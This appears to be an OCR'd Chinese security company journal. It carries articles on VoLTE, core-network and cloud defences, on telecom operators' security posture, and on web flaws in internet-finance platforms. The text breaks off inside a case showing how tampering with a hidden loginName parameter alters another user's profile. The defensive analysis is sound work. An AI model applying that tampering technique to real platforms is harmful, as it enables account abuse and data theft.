VoLTE 网络为运营商带来了便利的同时，也带来相应的安全威胁。面临的主要威胁包括网络接入的开放性使得接入网络不再可信，业务融合化面临语音窃听及拒绝服务攻击风险，各类 VoLTE 产品的非标准化使得网络结构更加复杂。

1、网络开放性引入风险

由于 VoLTE 的 IMS 网络接入的开放性，所以接入网络不再是可信任的网络，面临来自终端的安全威胁，如智能终端僵木蠕等威胁，需要采取措施规避终端接入对网络的影响。

2、业务融合化引入风险

VoLTE 网络为固定网络、移动网络融合，传统电信系统中非法窃听、业务盗用、计费欺骗等常见业务逻辑安全问题在 VoLTE 网络中同样存在，即 VoLTE 网络依然存在传统电信系统中遇到的安全威胁，同时，由于网络融合化，让跨网络攻击也成为可能，VoLTE 网络面临各种网络发起的攻击威胁。如恶意用户通过普通合法终端接入 VoLTE 核心网后，发起对核心设备的 DoS/DDoS 攻击和畸形报文攻击。

3、网络结构复杂化

网络结构复杂化：VoLTE 网元众多，交互复杂。VoLTE 业务主要包括 UE、eNodeB、MME、S-GW、P-GW、HSS、PCRF、IMS 域等网元，涉及产品众多，并且内部接口和外部接口众多，造成安全管理的复杂化。

2.3 云端：云平台安全威胁

随着 4G 网络的不断发展，越来越多语音、视频、媒体服务以及网游业务都可直接在智能终端上运行，促使现有传统服务向云服务整合，而储存智能终端用户资料和服务器信息的“云”正成为黑客攻击的新对象。云，即带来了便利，也带了风险。

下文从外部网络、云内部、云之间三个方面讨论云端面临的各类安全威胁，开展安全威胁分析。

外部网络针对云的安全威胁

1、DDoS 攻击

智能终端接收在线云服务的同时，主动向云端发送 DDoS 攻击包，云链路或服务器在遭受 DDoS 攻击的情况下，将造成网络缓慢甚至服务的中断，会直接影响到用户应用，甚至影响到云平台所有对外的服务。

2、数据泄露

近年来，越来越多的数据泄露事件发生在云端网络。以互联网金融业务为例，快速发展导致开发周期明显缩短，开发内容中的安全需求经常被压缩。因此，其业务平台包含平行越权查询、修改，




图 7 互联网金融业务设计权限统计

垂直越权操作等权限类设计缺陷，这些直接导致了数据泄露安全事件发生风险的提升。

云内部对外部的安全威胁

云计算中心内部的服务器 / 虚拟机性能与带宽配置相对都较高，如被黑客控制后，利用服务器 / 虚拟机高性能、高带宽的特性，向云计算中心外部网络发起的如 DDoS 攻击、不良信息传播、敏感信息泄露、恶意代码感染等异常行为。

云内部之间的安全威胁

1、云内部主机存在安全问题

云计算中心内大部分服务器 / 虚拟机都是由同一个模板生成，因此存在着相同的安全问题。若系统未对初始的默认密码进行修改、或未定期进行补丁修复，被黑客成功利用后，可通过注入恶意代码，将云计算中心内部服务器 / 虚拟机感染为僵尸主机，或通过虚拟机逃逸手段进行虚拟机入侵。

2、僵木蠕恶意代码感染

黑客通过僵尸程序与蠕虫技术的结合，使得僵尸程序能够在云计算中心内部业务区域、服务器 / 虚拟机之间进行自动传播，大量感染的服务器 / 虚拟机自动向控制端连接和注册，从而在云计算中心内部形成一个具备一定规模的僵尸网络。

三 . 安全防护分析

3.1 终端

3.1.1 智能终端与移动应用

• 事前防护

1、安装第三方安全卫士：这类软件通常是提供快速查杀手机病毒木马和恶意软件、网购时候提供安全支付环境、拦截恶意吸费行为、防个人信息和位置窃取防录音偷拍，除了上述杀毒防御功能外，还具备流量监控、骚扰拦截、手机防盗、手机加速、安全备份、儿童模式、访客模式、私密空间等功能，基本上是可以从软件层面解决手机的基本安全问题。

2、智能终端底层权限防护：增强终端底层权限防护，增加操作提示，减少用户被诱导而越狱或 ROOT 终端的行为。

3、厂商自建安全体系：各大手机厂商建立安全体系，包含操作系统固件定期修补漏洞并公开发布、云端推送；自建移动应用商店，并加强审核与管理，通过采取人工与工具结合方式扫描移动应用，确保未发现病毒木马和恶意软件，才允许在应用商店发布；智能终端自带安全中心、安全工具，可以方便用户随时使用，做到事前防护。

• 事中防护

提升用户信息安全意识: 终端用户的使用习惯直接关系到终端安全，大多病毒木马和恶意软件利用用户的好奇心理，随意安装未知来源的移动应用，传染病毒、盗取用户敏感数据。因而，互联网金融行业应该在各自平台上明显位置提示用户信息安全威胁，宣传正确的智能终端、移动应用使用习惯，告知用户不要盲目越狱或 ROOT 终端权限，并提供快速扫描安全工具，实时检测终端环境是否安全，发现异常及时告警。

3.1.2 防护建议

智能终端与移动应用的安全防护建议为事前、事中防护两方面，最主要是厂商需提高自身的责任意识，用户需提升信息安全意识。

3.2 管道

3.2.1 核心网

• 事前防护

系统自身安全要求

1. 安全域划分：根据系统的业务需求和安全策略，从面临的安全威胁及隐患分析，充分考虑可靠性、扩展性、安全性等特性，将系统划分为多个逻辑区域。

2. 网络优化：优化核心网网络结构和信令数量，控制网元间的边界门槛，避免信令风暴和数据拥塞导致的安全问题出现。

3. 设备安全功能及配置：系统上线前按照规范要求满足设备自身安全功能及配置，包括设备账号、口令认证、权限授权、日志配置、安全功能及要求。运维过程中需要定期对安全配置进行检查，对于不符合规范的进行合规。

4. 安全漏洞管理：系统上线前按照集团规范要求满足设备自身漏洞检测及修补。运维过程中对于发现的高中风险漏洞，影响危害较大的应优先进行修复。

5. 网管平台接入：系统上线前需接入网管平台，实现设备运行的监测、告警管理。

6.4A 平台接入：系统上线前需接入 4A 平台，实现核心网网元设备帐号口令、权限配置的管理。运维过程中通过 4A 平台对设备进行维护及管理。

安全手段要求

防火墙：核心网的内部域间、互联网边界、网管网边界，部署防火墙，防止攻击者对系统内资产的扫描探测。

• 事中监测

系统自身安全要求

1. 网元运行监测：针对网元健康情况、链路状态、链路负载情况等进行实时监控，及时发现安全问题。

2. 业务运行监测：加强日常的巡检和告警监控，根据日常告警和指标的判断，进行趋势预警，提前发现信令风暴、数据拥塞或者安全攻击行为，尽早采取措施。

安全手段要求

1. 用户行为分析功能：在核心网中，对用户信令进行采集和分析，实现对用户信令状况的实时监控。

2. 入侵检测系统：在核心网的互联网边界、网管边界，部署入侵检测系统，通过流量镜像方式发现网内入侵行为。

3. 手机恶意软件多维度侦测系统：在核心网 Gn 口部署手机恶意软件多维度侦测系统，通过数据采集及分析，对智能终端病毒感染情况进行监测。

• 应急处置

系统自身安全要求

1. 建立针对各类攻击事件（如信令风暴、数据拥塞、网络设备故障等）应急处置机制，通过完备的预防及防护手段，减少攻击造成的影响。

2. 设备日志：核心网系统所有设备登录认证、操作行为等日志需开启。

安全手段要求

1. 异常信令抑制功能：终端异常信令抑制，对超过预定门限的消息进行丢弃或者拒绝处理，从而避免对 MME 节点和其他相关节点的信令冲击。

2.4A 日志审计：核心网系统所有登录认证，操作记录均可通过 4A 进行审计。

3. 上网日志留存系统：对 2/3/4G 等用户上网的行为进行记录及存储，用于针对用户行为定位。

3.2.2 VoLTE

• 事前防护

系统自身安全要求

1. 安全域划分：根据系统的业务需求和安全策略，从面临的安全威胁及隐患分析，充分考虑可靠性、扩展性、安全性等特性，将系统划分为多个逻辑区域，位于同一逻辑区的子网或设备有相同或者相近的安全保护需求，较高的互信关系，并具有相同或者相近边界安全访问控制策略，可以进行边界整合。

2. 边缘隔离控制：VoLTE 应通过 BAC（软交换业务边缘接入控制设备），将核心网（信任域）与用户终端（非信任域）之间进行隔离，将潜在的病毒和攻击威胁进行拦截。

3. 设备安全功能及配置：系统上线前按照集团规范要求满足设备自身安全功能及配置，包括设备账号、口令认证、权限授权、日志配置、安全功能及要求。运维过程中需要定期对安全配置进行检查，对于不符合规范的进行合规。

4. 安全漏洞管理：系统上线前按照集团规范要求满足设备自身漏洞检测及修补。运维过程中对于发现的高中风险漏洞，影响危害较大的应优先进行修复。

5. 网管平台接入：系统上线前需接入网管平台，实现设备运行监测、告警管理。

6.4A 平台接入：系统上线前需接入 4A 平台，实现 VoLTE 设备帐号口令、权限配置的管理。运维过程中通过 4A 平台对设备进行维护及管理。

安全手段要求

防火墙：VoLTE 系统在网络域间、互联网边界、网管网边界，部署防火墙，防止攻击者对系统内资产的扫描探测。

• 事中监测

系统自身安全要求

1. 网元运行监测：针对 VoLTE 网元健康情况，设备负载情况等进行实时监控，及时发现安全问题。

2. 业务运行监测：在控制面对 VoLTE 网络中业务应用的各种信令、协议携带的头域、参数等安全保护，确保 VoLTE 网络信令流的正常。在用户面，对 VoLTE 媒体面中 RTP（Real-Time Transport Protocol）会话、RTP 带宽等安全保护，确保 VoLTE 网络媒体流的正常。

安全手段要求

异常流量监测系统：在城域网出口部署异常流量分析系统，对全网 DDoS 等异常流量进行实时监控。

应急处置

系统自身安全要求

1. 告警定位：对 VoLTE OAM（Operation, Administration and Maintenance）管理的安全保护，确保 VoLTE OAM 的正常操作。其主要包括帐户安全、数据传输安全、鉴权认证、安全告警、Web 安全等安全策略。

2. 建立针对各类攻击事件（如 VoLTE 设备故障、DoS/DDoS 攻击等畸形报文攻击事件）应急处置机制，通过系统自身防护功能及隔离方式进行防护。

安全手段要求

1. 异常流量溯源系统：对骨干网等网络中的流量数据流进行采集和分析，用于跟踪异常流量在网络上流传的轨迹，确定信息数据来源。

2.4A 日志审计：部署 4A 系统实现 VoLTE 设备身份认证日志、操作行为日志、网络流量日志、系统日志、数据库日志等审计。

3. 异常流量清洗系统：在骨干网出口部署异常流量清洗系统，对特定端口、特定协议等攻击行为进行清洗。

3.2.3 防护建议

管端安全防护建议为安全设计及架构上应合理，采用冗余设计等措施确保数据链路的不间断性，通过有效的机制检测异常事件（如异常流量、不良信息等），及时的发现网络异常情况并通过溯源定位进而处置，防止事件恶化。

3.3 云端

3.3.1 外部网络对云威胁安全防护

• 事前防护

云端自身安全要求

1. 链路带宽保证: 云端应该提供充足带宽，及多路链路互联备份，保证链路带宽充足。

2. 云端各应用及设备应开启相应日志记录功能，并统一远程存储，防止日志被非法篡改 / 删除或破坏。

安全手段要求

1. 流量控制系统：在云端出口侧统一部署流量控制系统，对非业务流量带宽进行控制，防止带宽资源滥用。

2. 防火墙：在云端边界，通过双层异构防火墙，严格的访问控制策略，来防止外部网络针对云内服务主机的潜在攻击行为。

3. 入侵防御系统：在云端出口侧统一部署入侵防御系统，对云

中各业务域中的基础设施提供入侵防御，如常见漏洞攻击、扫描探测、口令破解等。

4.Web 应用防火墙：在云端出口侧部署 Web 防火墙，对云内部网站提供常见攻击防护，如常规的 SQL 注入、跨站攻击、路径穿越以及典型的 Web 服务器漏洞等。

• 事中监测

云端自身安全要求

1. 基础设施运行监测：针对云内基础设施健康情况、设备负载情况等进行实时监控，及时发现设备异常情况。

2. 业务运行监测：对控制面对 VoLTE 网络中业务应用的各种信令、协议携带的头域、参数等安全保护，确保 VoLTE 网络信令流的正常。在用户面，对 VoLTE 媒体面中 RTP（Real-Time Transport Protocol）会话、RTP 带宽等安全保护，确保 VoLTE 网络媒体流的正常。

安全手段要求

1. 异常流量监测系统：在云端出口侧部署异常流量分析系统，对云内外 DDoS 等异常流量进行实时监控。

2. 入侵防御系统：根据事前已部署的入侵防御系统，实时监测入侵防御设备告警信息，关注未阻断事件，同时持续优化入侵防御规则库，以防止新型攻击。

3.Web 应用防火墙：根据事前已部署的 Web 防火墙，实时监测告警信息，关注源 IP 短时间内同一目标发起的扫描探测、攻击尝试等行为事件。

• 事后响应及处置

云端自身安全要求

云端应建立针对各类攻击事件（如 DDoS 攻击、Web 入侵等）应急处置机制，通过系统自身安全防护措施或相关安全手段进行防护，防止或减缓攻击造成的影响。

安全手段要求

1. 异常流量清洗系统：在云端出口侧部署异常流量清洗系统，对特定端口、特定协议等攻击行为进行清洗。

2. 云端内应采用相关日志关联分析审计系统或平台，对于设备日志、安全设备告警等进行统一记录存储，在安全事件发生后可快速的通过关联分析功能对事件进行还原。

3.3.2 内部云之间的安全防护

• 事前防护

云端自身安全要求

1. 安全域划分：根据用户的业务需求和安全策略，从面临的安全威胁及隐患分析，充分考虑可靠性、扩展性、安全性等特性，划分为多个逻辑区域。

2. 设备安全管理：设备或系统上线前按照相关规范（云计算机安全要求、等级保护相关要求）满足设备自身安全功能及配置，包括设备账号、口令认证、权限授权、日志配置、安全功能、中高风险漏洞等。设备或系统上线运维后需要定期进行检查及评估，对于不符合安全要求的问题进行整改。

3. 资源合理利用：云内部资源利用应合理进行分配，如配置动态资源以供部分服务使用，但同时也需设定上限，防止部分资源滥用。

安全手段要求

虚拟防火墙：在云中各业务域边界，通过虚拟防火墙，来防止攻击者对业务域内资产的扫描探测。

• 事中监测

云端自身安全要求

1. 基础设施运行监测：针对云内基础设

施健康情况、服务、进程等进行实时监控，及时发现安全问题。

2. 业务运行监测：针对云内对外提供服务的设施提供持续监测，以确保业务的不间断连续性。

安全手段要求

1. 恶意代码监测：在云内部部署恶意代码检测工具，实现对云内蠕虫、云外木马和僵尸网络行为的监测。

2. 入侵检测：在云内各业务域边界部署入侵检测系统，通过流量镜像方式发现业务域内网络入侵行为。

3. 网站监测：在云内统一区域部署 Web 监控工具，对云内 Web 网站安全进行监测，监测包括网站是否备案、网站平稳度、网站挂马、网站篡改、敏感言论等。

4. 业务流量监测：通过专业流量分析工具，对云内网络中的流量数据进行采集和分析，实现对云端网络整体流量状况进行实时监控。

• 事后响应及处置

云端自身安全要求

1. 云端内各业务域应建立针对各类攻击事件（如非法入侵、数据泄露 / 丢失、非法破坏等）应急处置机制，通过系统自身安全防护措施或相关安全手段进行防护，防止或减缓攻击造成的影响。

2. 云端各应用及设备应开启相应日志记录功能，并统一远程存储，防止日志被非法篡改 / 删除或破坏。

安全手段要求

1. 接入访问控制：在云端各业务接入层面进行控制，控制可通过虚拟交换机、虚拟防火墙、PVLAN（专用虚拟局域网）等方式，当发现某业务域内存在异常主机向外或云内发送异常行为或攻击时，及时进行阻断或拦截，防止事件扩散。

2. 日志审计方式同外部网络对云威胁安全防护。

3.3.3 防护建议

结合云端整体安全防护分析结果，针对云端安全，需要加强外防与内控措施，形成云端网络特有的纵深安全防护体系，横向及纵向方式为云端网络提供保护。外防主要通过统一安全手段进行检测、控制及防护方式，对云端整体面临的外部威胁进行防护；内控主要通过加强云内自身需具备的安全要求特性，对云端网络内部进行安全管理及控制。

四．结语

本文通过分解移动互联网的三个要素：终端、管道、云端，逐项分析其面临的安全威胁、可采用的安全防护措施，从而给出如下防护建议：

• 智能终端与移动应用的安全防护建议为事前、事中防护两方面，最主要是厂商需提高自身的责任意识，用户需提升信息安全意识。

• 管端安全防护建议为事前、事中防护、应急处置三方面，通过完善安全设计及合理架构，健全事中检测机制，并采取溯源定位开展事件处置，防止事件恶化。

• 结合云端整体安全防护分析结果，针对云端安全，需要加强外防与内控措施，形成云端网络特有的纵深安全防护体系，横向及纵向方式为云端网络提供保护。

运营商行业安全发展态势观察

行业技术部 李国军

在简单说明运营商网络与信息系统的发展和安全建设状况的基础上，本文分析了其面临的安全攻防态势变化，以及来自内部、外部的合规性要求，提出了行业安全建设重点、安全研究热点方面的建议。

一．引言

网络与信息系统作为运营商的重要基础设施，承载着众多的业务，关乎社会稳定、经济发展和国家安全，同时其也是黑客、间谍攻击，甚至国家政体组织攻击的对象。经过多年安全建设，运营商行业的保障水平得到了极大提高，但也面临着一些问题和挑战。本文站在一个安全服务商的角度，简单介绍了行业信息资产发展状况及安全建设情况，重点分析了行业安全攻防态势及内外部的安全监管情况，提出了行业建设应关注的重点。

二．系统发展及其安全建设状况

2.1 网络与信息系统发展状况

网络与信息系统作为重要的信息资产对安全态势变化有着重要影响。行业网络与信息系统非常庞大和复杂，大致可分为云、管、端三个部分，下面分别阐述。

2.1.1 云

业务平台云化、集中化、Web 化、开放化。随着自有业务云平台的建设，用户的部分现有业务平台开始向云平台迁移，且所有新建、改扩建的平台都是部署在云平台之上的。同时，随着云平台能力的提升，用户的系统开始了集中化部署的趋势。同时，业务平台采用 Web 技术已经成为重要趋势，而且因为与第三方互联及能力开放的需要，其平台趋

向开放化。

云平台趋向国产化。在早期，运营商客户的云平台主要采用了 VMWare 的产品，随着国家监管的加强，对于自用云平台已经开始使用国产化系统，比如华为公司的 Fusion Sphere、移动 BigCloud。

公有云平台发展迅速，租户高速增长。随着云计算技术的成熟，三大运营商纷纷展开公有云平台建设，有的成立了专业的云公司来营销云主机、云服务（含安全服务）。近期看，其用户规模依然增长迅猛，且已经呈现了非常好的盈利势头。

2.1.2 管

通信网络全面 IP 化。以通信网络角度看，从 3G 开始，无线接入网、核心网已经开始 IP 化，随着 4G 建设的推进，其网络已经基本 IP 化，从而也引入了传统 IP 网络中的安全问题和攻击。另外，用户的信令网已 IP 化，由于信令网的设计缺陷，信令网的安全问题日益受到重视。

互联网带宽依然增速迅猛，骨干直连点增多，支持 IPv6。随着移动互联网的迅猛发展，三大运营商的骨干、省级出口、国际出口带宽依然有近 20% 的年增长率。在京沪惠三个互联骨干节点基础上，在陕西、四川、湖北、辽宁、江苏、重庆、河南等 7 省（市）设立骨干直联点。同时，网络设备国产化率稳步提高，且全面支持 IPv6。

2.1.3 端

应移动互联网的发展，运营商的许多应用都出现了移动客户端，或者是在现有客户端的功能上增多增强。

三．安全建设状况

3.1 综述

三大运营商已经基本完成了网络、系统、应用层面的安全建设，开始向数据层面推进，从互联网安全建设向通信网安全、移动互联网安全转移；从零散的安全防护设备采购向体系化、平台化方向演变，并逐渐形成了信息安全管理平台和 4A 安全管控平台两大平台；从技术手段、管理手段建设向组织、人员建设方面转变。

3.2 总体状况

1、合规驱动的僵木蠕检测与处置平台、移动恶意代码建设、IDC/ISP 信息安全管理平台等基本完成

IDC/ISP 信息安全管理平台主要是对 IDC 中心进行管理，按照工信部指定的 343 建设进度要求，在 2015 年底将完成对 IDC 出口的 100% 覆盖，并实现与监管机构相关系统的对接。僵木蠕检测与处置平台、移动恶意代码检测平台在一期试点的基础上将在平台质量、覆盖范围两个方面进行突破。

2、云计算基础平台安全建设起步

随着部分业务系统迁移到云平台，以及云主机租户的增多，客户对云计算基础平台的安全开始投入。

3、安全防护手段的虚拟化、软件化

随着云平台、大数据技术的成熟，安全评估工具的虚拟化、软件化已经成为未来趋势。随着云平台的普及，对安全防护手段也提出了按需分配、弹性的相关要求，因此可以预见的是所有安全平台类、应用安全类等工具的虚拟化、软件化是未来的趋势。

4、安全防护手段增强，平台化、智能化已成趋势

因安全监管力度的加强，各大运营商都加大了日常安全评估工作，并购置相应的安全配置检查、系统漏洞扫描、Web 漏洞扫描等工具。另外，随着客户对安全运营的重视，生产类（如 ADS、WAF）、工具类（如 RSAS）安全工具都需要由安全平台来统一管理、智能化协调和调度，这已经成为明显的趋势。

5、人员安全培训投入越来越大

随着工信部、国资委安全竞赛的展开，三大运营商对安全培训的重视程度越来越高。目前，针对安全技术人员的培训渐成常态，并在内部开展了相应的竞赛和人员选拔。

6、部分省公司完成新技术新业务安全评估试点

针对新建的业务系统，或者使用新技术改扩建的已有系统，无疑会存在更多的潜在问题，根据工信部的安全监管和考核要求，部分省份已经开展了新技术、新业务安全评估试点，并取得了不错的成果。

7、安全配置发展成为行业基本要求

安全配置是许多问题的根源。为此，工信部牵头制定了相应的安全配置基线规范，同时各大运营商也制定、发布了自己的安全配置规范。

3.3 试点建设和研究

1、大网抗 D 试点

抗 DDoS、Web 安全是最为成熟的市场，用户接受度高。在云盾、安全宝等的催动下，市场需求开始释放。运营商基于自身已有抗 D 设备，利用大网优势，也开展了抗 DDoS 安全增值服务试点，中国电信推出了“云堤抗 D”产品，并尝试依托此产品尝试开展抗 DDoS 安全增值服务。

2、大网安全态势感知研究和试点

安全态势感知和分析是每个企业都关注的。中国移动从构成安全态势的资产、威胁、脆弱性、防护措施及其关联关系出发，结合企业实际情况，开展了安全态势感知和分析试点，取得了不错的成效。

3、移动恶意代码检测研究 / 评估

随着移动互联网的发展，移动恶意代码出现爆发式增长，中国电信、中国移动等都开展了对用户对移动恶意代码检测 / 机制的研究和分析。

4、云安全研究

面对虚拟化、SDN、NFV 等技术的兴起，各大运营商也在展开相应的研究，计划利用最新的技术实现安全手段在云计算环境的部署，并进行新型安全防护手段的研究。

5、数据安全研究

随着国家、行业对个人信息保护的重视，对数据和内容安全越来越重视，市场开始出现数据库审计、DLP 等研究项目。

四 . 行业总体安全态势

推动行业发展的根本动力是攻防，本节主要从攻防的角度分析行业的总体安全态势，以洞察未来变化趋势。

4.1 安全攻防态势

1、从攻击对象看，手机应用程序、IMS、EPC、Web 应用成为

主要攻击目标。

由于手机应用程序自身弱点多，且又容易被伪造，或者嵌入恶意程序，成为行业内主要的攻击对象。其次，由于手机终端保护的不充分，手机终端也容易被安装恶意程序，成为僵尸手机。

2、DDoS 攻击依然是流行攻击手段，僵尸网络向新兴设备延伸，随着 DDoS 的攻击流量增长，对设备的性能要求越来越高。

2014 年发生了多起 DDoS 攻击事件，尤其是 12.10 的 DNS 被 DDoS 攻击事件。目前，分布式放大型 UDP 攻击是主要的攻击形式。随着 DDoS 攻击流量增长，对单台设备的处理能力越来越高，从单台 40G 向 80G 挺进。

3、移动互联网恶意程序增长趋势明显，检测技术有待提升，处理能力依然是瓶颈所在。

从相关统计数据看，智能客户端的增多并超过通常 PC 端，对智能手机的攻击高速增长，尤其是移动恶意代码，其中 Andriod 平台占比最多。基于 DPI 技术的检测技术在移动恶意代码的检测上获得了业界的普遍认可，但检测准确率、漏报率有待改善。

4、有组织的 APT 攻击成为重要威胁，但防护较弱。

对 APT 攻击的检测、防护涉及到流量的实时采集、关联分析等技术，目前仍处于起步阶段。

5、数据 / 信息窃取依然是主要攻击目的，但数据层面的防护非常薄弱。

数据层面的防护十分薄弱。一般仅采用了双重授权 / 访问控制（金库模式）、模糊技术等，难于应对当前的安全攻击。

6、对云计算平台的攻击呈现增长，传统防护手段面临部署难题。

传统的安全防护手段，如抗 DDoS、WAF、IDS 等依然能起到一定的防护效果，但不能防护虚拟机之间的东西向攻击。虽然市场上已经有（国外的）虚拟化防火墙，但部署较少，且相关技术有待完善。

7、对 Web 系统防护较好，但部分业务基地、二级系统防护较弱。

Web 安全问题已经受到了行业内的普遍重视，但部分业务基地由于其业务更新频繁，Web 攻击事件不时出现。同时对二级等级保护系统的防护需要加强。

8、防护系统平台化呈现流行趋势。

行业多数用户已经部署了大量的安全设备，随着用户对安全运营的重视，用户开始重视安全能力的建设，防护系统平台化呈现流行趋势。

9、大数据、云计算技术、SDN 等新技术开始在安全领域应用。

利用云计算进行安全防护系统改造，利用大数据进行安全实时的安全分析、识别已经在行业内开始试点和应用，例如安全评估平台，预计未来该类应用增多。同时，随着云计算技术的广泛运用，SDN 技术也用在了安全领域，主要实现对流量的实时调度，提高了灵活性、健壮性。

4.2 安全监管

1、来自集团层面的监管工作常态化，手段平台化

来自集团公司安全检查呈现常态化趋势，集团层面开始建设各种安全检测 / 评估平台，对所属系统每月开展远程安全扫描。同时，还参照两部委要求和自身实际情况，制定了相应的安全考核指标体

系，并将每月的安全评估结果作为重要的输入数据。

另外，集团公司还每年开展飞行检查、交叉检查，以查促建，以评促管。

2、监管机构的监管内容、力度越来越大，并丰富了监管手段

监管机构编制并发布了系列指导文件 / 技术规范，强化了安全工作要求和覆盖范围。同时，通过每年例行检查和工作考核，促进和保障安全工作的开展。针对人员技能短板，开展通信网络安全技能竞赛，推进了行业安全人员技术能力的提升。另外，部分省通信管理局还组织当地运营商开展安全演练，检验和提升安全保障和应急响应能力。

3、监管机构开始重视监管手段建设，提升监管能力

CNCERT 在全国建立了僵木蠕安全检测系统、病毒检测系统、互联网内容等平台，可以实时对全国互联网进行安全检测，对各大运营商形成较大的影响力。

五．安全建设重点

根据上面分析的行业安全形势，近期安全建设重点至少包括以下方面。

5.1 重点建设内容

1、数据和敏感信息保护试点

运营商应知道数据是如何被窃取的？如何进行有效的检测、防护？目前，部分单位已计划开展敏感信息保护研究试点，从管理、技术上采取安全措施，保护敏感信息 / 数据的安全。

2、数据库审计和保护

数据保护的核心是数据库，因此客户非常重视对数据库的保护。

3、大网抗 D 和安全增值服务平台

随着 DDoS 攻击流量的增加，发挥大网优势，进行近源和近主机相结合的集中化、体系化抗 DDoS 方案，将是未来的方向和建设重点。在此基础上，运营商也可以开展抗 D 安全增值服务。

4、云计算平台的安全防护和安全增值服务方案

在传统的安全防护手段基础上，采用虚拟化、SDN、NFV 等新技术的安全防护方案，有效应对云计算平台中的东西向流量、高性能需求、按需弹性的安全服务能力。同时，也可以为公有云中的租户提供安全服务。

5、安全态势感知平台建设

安全态势感知平台要实现对资产、数据流、服务、威胁、攻击、漏洞、配置多点、防护策略、防护效果进行感知并进行关联分析、可视化展现，提供决策参考。

5.2 研究试点

1、基于 SDN 技术的安全研究

随着 SDN 技术的成熟，客户希望采用 SDN、NFV 技术，研究在云计算平台中数据流量的检测、调度，以及网络安全功能的虚拟化，以实现按需、弹性安全防护能力。

2、4G 网络安全研究

随着 4G 网络的建设，移动互联网应用的兴起，用户对核心网和系统越来越重视。目前，部分单位已开始对 EPC、IMS 等系统的安全研究工作，以应对移动互联网、物联网时代的安全挑战。

浅析互联网金融交易平台的安全

广州分公司　吴昊 赖东方

在此之前，我们受邀检测过一些互联网金融交易平台，在检测的过程发现部分平台存在着严重的安全问题，在本文中我们针对所发现过的一些常见的安全问题进行了总结，同时提出相应的解决办法，希望对开发人员的代码安全能力有所提高。

一、引言

互联网金融是这两年来金融界的新兴名词，也是互联网行业一个重要的分支，但互联网金融不是互联网和金融业的简单结合，而是在实现安全、移动等网络技术水平上，被用户熟悉接受后，适应新的需求而产生的新模式及新业务，目前除了常见的网上银行、第三方支付，这两年很多的民间融资贷款平台也逐步兴起，像 P2P 网贷、众筹等。

越直接涉及到金钱的业务就越敏感，这是众所周知的，平台的运作除了建立在强大的资金链之外，平台自身的公信力也是很关键的，在一些金融平台陆陆续续出现过安全问题后，越来越多的此类平台也逐步意识到安全的重要性。

我们曾经受邀请检测过一些互联网金融交易平台，在检测的过程中发现部分平台存在着严重的安全问题，在本文中我们将针对所发现过的一些常见的安全问题进行总结，同时提出相应的解决办法，希望对开发人员的代码安全能力有所提高。

二、安全漏洞剖析

2.1 统计

我们对曾测试的多家金融交易平台进行过一次漏洞统计，除了常见的一些如注入、跨站、CSRF、恶意上传等 Web 漏洞外，部分金融平台在业务功能上存在着严重的风险，如任意用户密码重置、交易参数恶意篡改等，与常见的注入、恶意上传不同，这些业务逻辑的漏洞不会直接影响服务器的安全，但却会直接影响用户的资金、账号的安全，其风险程度有过之而无不及，若被攻击者所利用或被曝光，将严重影响平台公信力。

在对常见的漏洞进行统计后发现，越权操作的占比最高，在我们所测试过的平台中基本都有发现，包括任意查询用户信息、任意删除等行为；最严重的漏洞出现在账号安全，包括重置任意用户密码、验证码暴力破解等。下面将以举例的方式介绍一些常见的安全问题以及其解决方法。

2.2 越权操作

漏洞描述

平行权限越权操作其实是一种较为常见的安全漏洞，在 OWASP Top 10 中也有所

提及，分别为不安全对象引用和功能级别访问控制缺失。

其中不安全对象引用指的是平行权限的访问控制缺失，比方说，A 和 B 两个同为一个网站的普通用户，他们之间的个人资料是相互保密的，A 用户的个人资料可以被 B 用户利用程序访问控制的缺失恶意查看，由于 A 用户和 B 用户之间是一个同级的账号，因此称为平行权限的访问控制缺失。功能级别访问控制缺失指的是垂直权限的访问控制缺失，比方说，A 账号为普通账号、B 账号为管理员账号，B 账号在管理页面时必须是以管理员权限登录后方可查看，但 A 账号可通过直接输入管理页面 URL 的方式绕过管理员登录限制查看管理页面，由于 A 用户和 B 用户的权限是垂直关系，因此称为垂直权限的访问控制缺失。该类型属于业务设计缺陷的安全问题，因此传统的扫描器是无法发现的，只能通过手工的渗透测试去进行检查。在金融平台中以平行权限的访问控制缺失较为常见。


案例

在金融交易平台中，该类型的安全漏洞主要出现在账号余额查询，账号个人资料篡改等功能上。下面通过几个简单的案例给大家进行说明。

1、任意修改用户资料

某交易平台的用户可以通过该系统的个人资料修改页面修改个人的昵称和头像。

截取发送修改请求的数据包抓取进行分析。我们发现在提交的过程中，其实请求自带了一个隐藏的参数 investor.loginName，investor.loginName 为登录的手机号码（或用户名），investor.Name 为重置的用户名，通过直接修改掉参数 investor.loginName 为任意注册的用户名或者手机号码，即可成功篡改重置该用户的用户名。

